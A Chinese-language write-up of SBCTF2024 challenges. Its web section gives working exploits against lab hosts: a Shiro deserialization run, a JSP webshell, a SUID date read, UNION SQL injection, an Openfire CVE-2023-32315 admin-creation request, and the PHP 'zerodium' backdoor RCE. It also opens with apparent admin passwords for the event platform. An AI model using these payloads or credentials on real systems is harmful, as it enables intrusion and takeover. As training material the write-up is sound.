

SBCTF2024

```
1 CTFd:  
2 Super Admin: jluctf  
3 Password: xAkwtSEiJtxwehyy  
4 https://sbctf.jluctf.top/  
5  
6 Cloudreve:  
7 Super Admin: jluctf  
8 Password: Rfx3Wdktyh6WbYde  
9 https://upload.jluctf.top/
```

Web

[Week1] attack.shiro

先拿到key

```
1 C:\Users\dell>java -jar F:\hv\shiro\shiro_tool.jar http://47.76.71.50:20010/  
2 [-] target: http://47.76.71.50:20010/  
3 [-] target is use shiro  
4 [-] start guess shiro key...  
5 [-] use shiro key: kPH+bIxk5D2deZiIxcaaA==  
6 [-] check CommonsBeanutils1  
7 [-] check CommonsBeanutils2  
8 [-] check CommonsCollections1  
9 [-] check CommonsCollections2  
10 [-] check CommonsCollections3  
11 [-] check CommonsCollections4  
12 [-] check CommonsCollections5  
13 [-] check CommonsCollections6  
14 [-] check CommonsCollections7  
15 [-] check CommonsCollections8  
16 [-] check CommonsCollections9  
17 [-] check CommonsCollections10  
18 [-] check CommonsCollectionsK1  
19 [-] check CommonsCollectionsK2  
20 [-] check CommonsCollectionsK3  
21 [-] check CommonsCollectionsK4  
22 [-] check Groovy1
```

```
23 [-] check Click1
24 [-] check JSON1
25 [-] check Spring1
26 [-] check Spring2
27 [-] check Jdk7u21
28 [-] check JRMPClient
29 [*] find: CommonsCollections2 can be use
30 [-] check ROME
31 [-] check Clojure
32 [-] check URLDNS
33 [*] find: CommonsCollections8 can be use
34 [*] find: CommonsCollectionsK2 can be use
35 [*] find: URLDNS can be use
36 [*] find: JRMPClient can be use
37 0: CommonsCollections2
38 1: CommonsCollections8
39 2: CommonsCollectionsK2
40 3: URLDNS
41 4: JRMPClient
```

工具梭哈，masterlin你怎么不开aes😭

The screenshot shows a user interface for a penetration testing or exploit development tool. At the top, there's a '密钥探测' (Key Detection) section with input fields for '关键字' (rememberMe, 指定密钥, kPH+blxk5D2deZlxcaaA==), a checked 'AES GCM' checkbox (highlighted with a red box), and buttons for '检测当前密钥' and '爆破密钥'. Below this is a '利用方式' (Exploit Method) section with dropdowns for '利用链' (CommonsCollections2) and '回显方式' (AllEcho), and buttons for '检测当前利用链' and '爆破利用链及回显'. Further down are tabs for '检测日志', '命令执行', '内存马', and 'key生成'. A command input field contains 'cat ./flag' with a '执行' (Execute) button. The bottom part of the interface shows a terminal-like window with the following output:

```
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
-----
SBCTF{a9c368317c24453ea7189ee0ab52902f}
```

[Week1] PHP_hacker

```
1 <?php
```

```
2 class Executor {
3     public $command;
4 }
5
6 $exploit = new Executor();
7 $exploit->command = "echo implode('\n', scandir('.'));" ;
8 $payload = serialize($exploit);
9 echo base64_encode($payload);
10
11 ?>
```

查一下发现flag路径在 `../../../../f_l_a_g`

exp:

```
1 <?php
2 class Executor {
3     public $command;
4 }
5
6 $exploit = new Executor();
7 $exploit->command = "echo file_get_contents('../../../../f_l_a_g');" ;
8 $payload = serialize($exploit);
9 echo base64_encode($payload);
10
11 ?>
```

payload:

?

```
data=Tzo40iJFeGVjdXRvcjI6MTp7czo30iJjb21tYW5kIjtzOjQzOjJlY2hvIGZpbGVfZ2
V0X2NvbnRlbnRzKCcuLi8uLi8uLi9mX2xfYV9nJyk7Ijt9
```

```
?> SBCTF{7024c516011c4370b36c3d6f283c28ca}
```



[Week1] ez_web1

前端把 `disabled` 去掉就可以点了

```
<body>
    <button id="getFlagButton">Get Flag</button> [event]
    <script>
        document.getElementById("getFlagButton").addEventListener("click",
    </script>
```

[Week1] ez_web2

cookie 改 admin

项目过滤器			
名称	值	Domain	Path
auth	admin	47.76.71.50	/

[Week1] ez_cat

/manager/html 根据题目描述 admin/admin 登录进去，传 jsp 马

```
1 <%!
2     class U extends ClassLoader {
3         U(ClassLoader c) {
4             super(c);
5         }
6         public Class g(byte[] b) {
7             return super.defineClass(b, 0, b.length);
8         }
9     }
10
11    public byte[] base64Decode(String str) throws Exception {
12        try {
13            Class clazz = Class.forName("sun.misc.BASE64Decoder");
14            return (byte[]) clazz.getMethod("decodeBuffer",
15                String.class).invoke(clazz.newInstance(), str);
16        } catch (Exception e) {
17            Class clazz = Class.forName("java.util.Base64");
18            Object decoder = clazz.getMethod("getDecoder").invoke(null);
19            return (byte[]) decoder.getClass().getMethod("decode",
20                String.class).invoke(decoder, str);
21        }
22    }
23    String cls = request.getParameter("passwd");
24    if (cls != null) {
25        new
U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(p
ageContext);
```

```
26      }
27 %>
```

打包成one.war

```
jar -cvf one.war 1.jsp
```



访问 `one/1.jsp`，写进来了

| 47.76.71.50:20010/one/1.jsp

`antsword` 连上翻到了 `flag.txt` 但是没有权限读

```
/bin/sh: 1: ^S: not found
(tomcat:/usr/local/tomcat/webapps/one) $ ls /
bin
boot
__cacert_entrypoint.sh
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
(tomcat:/usr/local/tomcat/webapps/one) $ cat /flag.txt
cat: /flag.txt: Permission denied
(tomcat:/usr/local/tomcat/webapps/one) $
```

看题目描述还要 `suid`，查一下能用的命令

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
(tomcat:/usr/local/tomcat/webapps/one) $ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/date
/usr/bin/su
(tomcat:/usr/local/tomcat/webapps/one) $
```

```
date -f /flag.txt
```

```
(tomcat:/usr/local/tomcat/webapps/one) $
(tomcat:/usr/local/tomcat/webapps/one) $ date -f /flag.txt
date: invalid date 'SBCTF{36f1f2be8b1b43a39ee3226d7276026e}'
(tomcat:/usr/local/tomcat/webapps/one) $
```

[Week1] ez_sqli

继续现学现卖

<https://writeup.ctfhub.com/Skill/Web/SQL%E6%B3%A8%E5%85%A5/3steV94h29brUrEiwuGp9n.html>

先 `/login` 看看，`admin/123456` 不过好像没啥用

`/search` 看看

`' or 1=1`

搜索新闻

`' or 1=1`

搜索

新闻标题1 - 新闻内容1 - 2023-01-01

新闻标题2 - 新闻内容2 - 2023-02-01

新闻标题3 - 新闻内容3 - 2023-03-01

新闻标题4 - 新闻内容4 - 2023-04-01

新闻标题5 - 新闻内容5 - 2023-05-01

可能是个字符型注入

`1' order by 1 # -> 1' order by 5 #` 出现报错，所以输出字段数为4

字段数为4，构造下面语句查数据库名

```
1' and 1=2 union select 1,2,3,database() #
```

搜索新闻

```
1' and 1=2 union select 1,2,3,concat(database()) #
```

搜索

2 - 3 - sql1

拿到数据库名sql1，查表名

```
1' and 1=2 union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema='sql1' #
```

搜索新闻

输入搜索内容

搜索

2 - 3 - items,secrets,users

去secrets查列名

```
1' and 1=2 union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='secrets' #
```

搜索新闻

```
1' and 1=2 union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='secrets' #
```

搜索

2 - 3 - id,secret_info

最后查字段

```
1' and 1=2 union select 1,2,3,group_concat(secret_info) from sql1.secrets #
```

搜索新闻

1' and 1=2 union select 1,2,3,group_concat(secret_

搜索

2 - 3 -

SBCTF{d147bec654874e02909d57eb759e7894}

[Week2] ez_login

week2没爆零，成功！

进去看是个openfire， CVE-2023-32315

跟着[这个](#)打的

先访问 /setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp

```
line
424 at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193) ~[jetty-servlet-9.4.43.v20210629]
425 at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
426 at org.jivesoftware.util.LocaleFilter.doFilter(LocaleFilter.java:73) ~[xmppserver-4.7.4.jar:4.7.4]
427 at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
428 at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
429 at org.jivesoftware.util.SetCharacterEncodingFilter.doFilter(SetCharacterEncodingFilter.java:49) ~[xmppserver-4.7.4.jar:4.7.4]
430 at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
431 at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
432 at org.jivesoftware.admin.PluginFilter.doFilter(PluginFilter.java:226) ~[xmppserver-4.7.4.jar:4.7.4]
433 at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
434 at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
435 at org.jivesoftware.admin.AuthCheckFilter.doFilter(AuthCheckFilter.java:234) ~[xmppserver-4.7.4.jar:4.7.4]
436 at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:201) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
437 at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
438 at org.eclipse.jetty.servlet.ServletHandler$doHandle(ServletHandler.java:548) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
439 at org.eclipse.jetty.servlet.Handler$ScopedHandler.handle(ScopedHandler.java:143) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
440 at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:602) ~[jetty-security-9.4.43.v20210629.jar:9.4.43.v20210629]
441 at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
442 at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:235) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
443 at org.eclipse.jetty.server.session.SessionHandler$doHandle(SessionHandler.java:1624) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
444 at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:233) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
445 at org.eclipse.jetty.server.handler.ContextHandler$doHandle(ContextHandler.java:1434) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
446 at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:188) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
447 at org.eclipse.jetty.servlet.ServletHandler$doScope(ServletHandler.java:501) ~[jetty-servlet-9.4.43.v20210629.jar:9.4.43.v20210629]
448 at org.eclipse.jetty.server.session.SessionHandler$doScope(SessionHandler.java:1594) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
449 at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:186) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
450 at org.eclipse.jetty.server.handler.ContextHandler$doScope(ContextHandler.java:1349) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
451 at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:141) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
452 at org.eclipse.jetty.server.handler.ContextHandlerCollection$handle(ContextHandlerCollection.java:191) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
453 at org.eclipse.jetty.server.handler.HandlerCollection$handle(HandlerCollection.java:146) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
454 at org.eclipse.jetty.server.handler.HandlerWrapper$doHandle(HandlerWrapper.java:127) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
455 at org.eclipse.jetty.server.Server$doHandle(Server.java:516) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
456 at org.eclipse.jetty.server.HttpChannel$lambda$handle$1(HttpChannel.java:388) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
457 at org.eclipse.jetty.server.HttpChannel.dispatch(HttpChannel.java:633) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
458 at org.eclipse.jetty.server.HttpChannel$doHandle(HttpChannel.java:380) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
459 at org.eclipse.jetty.server.HttpConnection$doFillable(HttpConnection.java:277) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
460 at org.eclipse.jetty.io.AbstractConnection$readCallback.succeeded(AbstractConnection.java:311) [jetty-io-9.4.43.v20210629.jar:9.4.43.v20210629]
461 at org.eclipse.jetty.io.FillInterest$doFillable(FillInterest.java:105) [jetty-io-9.4.43.v20210629.jar:9.4.43.v20210629]
462 at org.eclipse.jetty.io.ChainedEndPoint$1.run(ChannelEndPoint.java:104) [jetty-io-9.4.43.v20210629.jar:9.4.43.v20210629]
463 at org.eclipse.jetty.util.thread.QueuedThreadPool$runJob(QueuedThreadPool.java:883) [jetty-util-9.4.43.v20210629.jar:9.4.43.v20210629]
464 at org.eclipse.jetty.util.thread.QueuedThreadPool$Runner.run(QueuedThreadPool.java:1034) [jetty-util-9.4.43.v20210629.jar:9.4.43.v20210629]
465 at java.lang.Thread.run(Thread.java:833) [?:?]
466 2024.01.23 05:24:50 WARN [Jetty-QTP-AdminConsole-37] org.jivesoftware.admin.LoginLimitManager - Failed admin console login attempt by user from 113.235.254.204
467 2024.01.23 05:25:26 WARN [Jetty-QTP-AdminConsole-34] org.jivesoftware.admin.LoginLimitManager - Failed admin console login attempt by user from 113.235.254.204
468 2024.01.23 05:25:40 [Jetty-QTP-AdminConsole-38] org.jivesoftware.util.cache.CacheFactory - Created cache [org.jivesoftware.util.cache.DefaultLocalCacheStrategy] for Locked Out Accounts
469 2024.01.23 05:26:00 [Jetty-QTP-AdminConsole-33] org.directwebremoting.log.startup - Starting: DwrServlet v3.0.3-dev on jetty/9.4.43.v20210629 / JDK 17.0.2 from Oracle Corporation at
470 2024.01.23 05:26:00 [Jetty-QTP-AdminConsole-33] org.directwebremoting.log.startup - Starting: Using container abstraction org.directwebremoting.server.ContainerAbstraction
471 2024.01.23 05:28:02 [Jetty-QTP-AdminConsole-33] org.jivesoftware.openfire.pubsub.DefaultPubSubPersistenceProvider - No nodes found in pubsub for service admin@your-ip
472 2024.01.23 05:29:48 [Jetty-QTP-AdminConsole-235] org.jivesoftware.util.cache.CacheFactory - Created cache [org.jivesoftware.util.cache.DefaultLocalCacheStrategy] for Remote Server Configurations
473 2024.01.23 05:35:04 [pool-200-thread-1] org.jivesoftware.openfire.container.PluginManager - Successfully loaded plugin 'org.jivesoftware.openfire.plugin.cve-openfire-plugin-assembly-0.0'.
```

然后抓包拿csrf，之后伪造一个 admin123:admin123

```
1 GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?
    csrf=0kKpTZl2lvXRE30&username=admin123&name=&email=&password=admin123&passwordC
    onfirm=admin123&isAdmin=on&create=Create+User HTTP/1.1
2 Host: 47.76.71.50:20010
```

```

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101
  Firefox/121.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://47.76.71.50:20010
10 Connection: close
11 Referer: http://47.76.71.50:20010/login.jsp
12 Cookie: JSESSIONID=node01ku4n02ucpt611wytnkv7i33fz3.node0; csrf=0kKpTZl2lvXRE30
13 Upgrade-Insecure-Requests: 1

```

Openfire 4.7.4, build 51b9db9
 Logged in as **admin123** - [Logout](#)
 Clustering status - Disabled

成功登录，下个[插件](#)传上去RCE

Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the [Available Plugins](#) page.

Plugins	Description
openfire shell	pass 123
Search	Provides support for Jabber Search (XEP-0055)

(Change Log) [Update](#)

Version 1.7.4 Available

Upload Plugin
 Plugin files (.jar) can be uploaded directly by using the form below.
 未选择文件.

然后就能看到 Sever->Sever Settings->shell Plugin , passwd=123 登进去，拿下

执行命令

cat /flag

执行

执行结果

SBCTF{f6c28b848fe541edabb4e4c44dcae7ae}

[Week2] ez_web3

访问robots.txt

User-agent: *
Disallow: /111111100g91InN.php

爆破账号密码

② 攻击目标
请设置攻击目标的详细信息。
主机: 47.76.71.50
端口: 20010

② 有效负载位置
设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载插入请求。
攻击类型: 集束炸弹(Clusterbomb)

请求	Payload1	Payload2	状态	错误	超时	长
3411	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	1792
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1769
1			200	<input type="checkbox"/>	<input type="checkbox"/>	1769
2	admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1769

[week3] ez_web4

F12看源码，得到下一跳 /ga8wy3y23n8nf2.php

POST 传 page=.../.../.../.../.../flag 发现是fake_flag

试了半天 page=php://filter/convert.base64-encode/resource=flag.php

[week4] phhp

Php 8.0后门

添加 User-Agent:zerodiumvar_dump(2*5); 发现漏洞

Raw | 参数 | 头 | Hex

GET / HTTP/1.1
Host: 47.76.71.50:20010
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
User-Agent:zerodiumvar_dump(2*5);
Cookie: jiveforums.admin.logviewer=logfile.size=79013
Upgrade-Insecure-Requests: 1

Raw | 头 | Hex | Render

HTTP/1.1 200 OK
Host: 47.76.71.50:20010
Date: Wed, 07 Feb 2024 10:13:50 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8
int(10)

payload:

User-Agent:zerodiumsystem("cat /flag");

Raw 参数 头 Hex

GET / HTTP/1.1
Host: 47.76.71.50:20010
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
User-Agent: zerodiumsystem("cat /flag");
Cookie: jiveforums.admin.logviewer=logfile.size=79013
Upgrade-Insecure-Requests: 1

Raw 头 Hex Render

HTTP/1.1 200 OK
Host: 47.76.71.50:20010
Date: Wed, 07 Feb 2024 10:15:02 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8

SBCTF{342b35c7023d40819994bf6dbf4c6438}


Pwn

[Week1] Rise_of_the_Dragon_Slayer

```
1 from pwn import *
2
3 p=remote('47.76.71.50',20010)
4 p.recvline()
5 p.recvline()
6 p.recvline()
7 p.recvline()
8 for _ in range(20):
9     p.recvline()
10    s=p.recvline()
11    ss=str(int(eval(s.decode()[:-3]))).encode()
12    p.sendline(ss)
13
14 p.recvline()
15 p.recvline()
16
17 for _ in range(20):
18     p.recvline()
19     s=p.recvline()
20     s=s.decode()
21     print(s)
22     for i in range(0,len(s)):
23         if s[i]=='M':
24             p.sendline(str(i).encode())
25
26 p.recvline()
27 p.recvline()
28 p.sendline(b"cat flag")
29 s=p.recvline()
30 print(s)
```

Misc

[Week1] Bssid



[Week1] ez_leakage

经典的DLG，把net.pth和dy_dx.pth导进去打板子，唉原神

```
1 import torch
2 import torch.nn as nn
3 import torch.nn.functional as F
4 import torch.optim as optim
5 import torchvision.transforms as transforms
6 from torchvision import datasets
7 from PIL import Image
8 import matplotlib.pyplot as plt
9
10 class LeNet(nn.Module):
11     def __init__(self):
12         super(LeNet, self).__init__()
13         act = nn.Sigmoid
14         self.body = nn.Sequential(
15             nn.Conv2d(3, 12, kernel_size=5, padding=5//2, stride=2),
16             act(),
17             nn.Conv2d(12, 12, kernel_size=5, padding=5//2, stride=2),
18             act(),
19             nn.Conv2d(12, 12, kernel_size=5, padding=5//2, stride=1),
20             act(),
21             nn.Conv2d(12, 12, kernel_size=5, padding=5//2, stride=1),
22             act(),
23         )
24         self.fc = nn.Sequential(
25             nn.Linear(768, 100)
```

```


26     )
27
28     def forward(self, x):
29         out = self.body(x)
30         out = out.view(out.size(0), -1)
31         out = self.fc(out)
32         return out
33
34 device = "cuda" if torch.cuda.is_available() else "cpu"
35 net = LeNet().to(device)
36
37 net.load_state_dict(torch.load('net.pth', map_location=device))
38
39 original_dy_dx = torch.load('dy_dx.pth', map_location=device)
40
41 dummy_data = torch.randn(1, 3, 32, 32, requires_grad=True, device=device)
42 dummy_label = torch.randn(1, 100, requires_grad=True, device=device)
43
44 optimizer = optim.LBFGS([dummy_data, dummy_label])
45
46 def cross_entropy_for_onehot(pred, target):
47     return torch.mean(torch.sum(- target * F.log_softmax(pred, dim=-1), 1))
48
49 for iters in range(300):
50     def closure():
51         optimizer.zero_grad()
52         pred = net(dummy_data)
53         dummy_onehot_label = F.softmax(dummy_label, dim=-1)
54         dummy_loss = cross_entropy_for_onehot(pred, dummy_onehot_label)
55         dummy_dy_dx = torch.autograd.grad(dummy_loss, net.parameters(),
56                                         create_graph=True)
57
58         grad_diff = sum([(gx - gy).pow(2).sum() for gx, gy in zip(dummy_dy_dx,
59                                         original_dy_dx)])
60         grad_diff.backward()
61
62     optimizer.step(closure)
63     if iters % 10 == 0:
64         current_loss = closure()
65         print(f"Iter: {iters}, Loss: {current_loss.item()}")
66
67 with torch.no_grad():
68     plt.imshow(transforms.ToPILImage()(dummy_data.cpu().squeeze(0)))
69     plt.title("Recovered Image")
70     plt.show()

```

```

Iter: 0, Loss: 93.7162094116211
Iter: 10, Loss: 4.374014854431152
Iter: 20, Loss: 0.5367454886436462
Iter: 30, Loss: 0.10990393161773682
Iter: 40, Loss: 0.03184404969215393
Iter: 50, Loss: 0.013837244361639023
Iter: 60, Loss: 0.006348967086523771
Iter: 70, Loss: 0.003320095594972372
Iter: 80, Loss: 0.0016976849874481559
Iter: 90, Loss: 0.0009066724451258779
Iter: 100, Loss: 0.0005161685985513031
Iter: 110, Loss: 0.0003075149143114686
Iter: 120, Loss: 0.00018791966431308538
Iter: 130, Loss: 0.00012176187738077715
Iter: 140, Loss: 8.034596248762682e-05
Iter: 150, Loss: 5.329713167157024e-05
Iter: 160, Loss: 3.597558315959759e-05
Iter: 170, Loss: 2.359211975999642e-05
Iter: 180, Loss: 1.6156920537468977e-05
Iter: 190, Loss: 1.1219758562219795e-05
Iter: 200, Loss: 8.438410077360459e-06
Iter: 210, Loss: 6.351989213726483e-06
Iter: 220, Loss: 5.235149728832766e-06
Iter: 230, Loss: 4.277495463611558e-06
Iter: 240, Loss: 3.6138910672889324e-06
Iter: 250, Loss: 3.151444616378285e-06
Iter: 260, Loss: 2.8597416985576274e-06
Iter: 270, Loss: 2.738920557021629e-06
Iter: 280, Loss: 2.7348419280315284e-06
Iter: 290, Loss: 2.7348419280315284e-06

```



[Week1] ez_eval_game

请把revenge端上来

```
__import__("os").system("cat flag")
```

```

Please input your selection:
[S] Start ez_eval_game
[G] Get Source Code

Input Your Selection >>> S
> __import__("os").system("cat flag")
SBCTF{d0e97608d99b43ce92b144c7f0529f80}
You missed some rules:
- Your expression should evaluate to 50
- Your expression should contain an addition
- Your expression should contain a comprehension
- Time for some debugging, make sure your expression calls print
- That won't cut it, define your own print function in globals
- This is getting messy, maybe OOP will solve it, define a class C in globals
- Oops, I committed my password, please delete it from the filesystem
- Sorry, no builtins
[*] Got EOF while reading _in_ interactive

```

[Week1] evil_pic_encode



南邮 Or2 zysgmzb


唉yaotu的题看了就想睡



唉yaotu的题看了就想睡

先把.npy导进图片看看

```
1 import numpy as np
2 from PIL import Image
3
4 file_path = './encrypted.npy'
5 data = np.load(file_path)
6 reshaped_data = data.reshape(986, 609, 3)
7 image = Image.fromarray(reshaped_data.astype('uint8'))
8 output_path = './encode.png'
9 image.save(output_path)
```



串一下代码，一个一个小方块是 arnold，对着 main.py 脚本改改，爆破一下 key_array[ii, jj]

exp:

```
1 import matplotlib.pyplot as plt
2 import cv2
3 import numpy as np
4 from PIL import Image
```

```

5 import gmpy2
6
7 def inverse_arnold(img, key):
8     for _ in range(key):
9         r, c = img.shape[:2]
10        p = np.zeros_like(img)
11        a = 114
12        b = 514
13        for x in range(r):
14            for y in range(c):
15                i = ((a * b + 1) * x - b * y) % r
16                j = (-a * x + y) % c
17                p[i, j] = img[x, y]
18        img = p.copy()
19    return img
20
21 size=29
22 img = cv2.imread('encode.png')
23 img_array = np.array(img)
24 oh, ow = img_array.shape[:2]
25 h = oh
26 if h % size != 0:
27     h += size - h % size
28
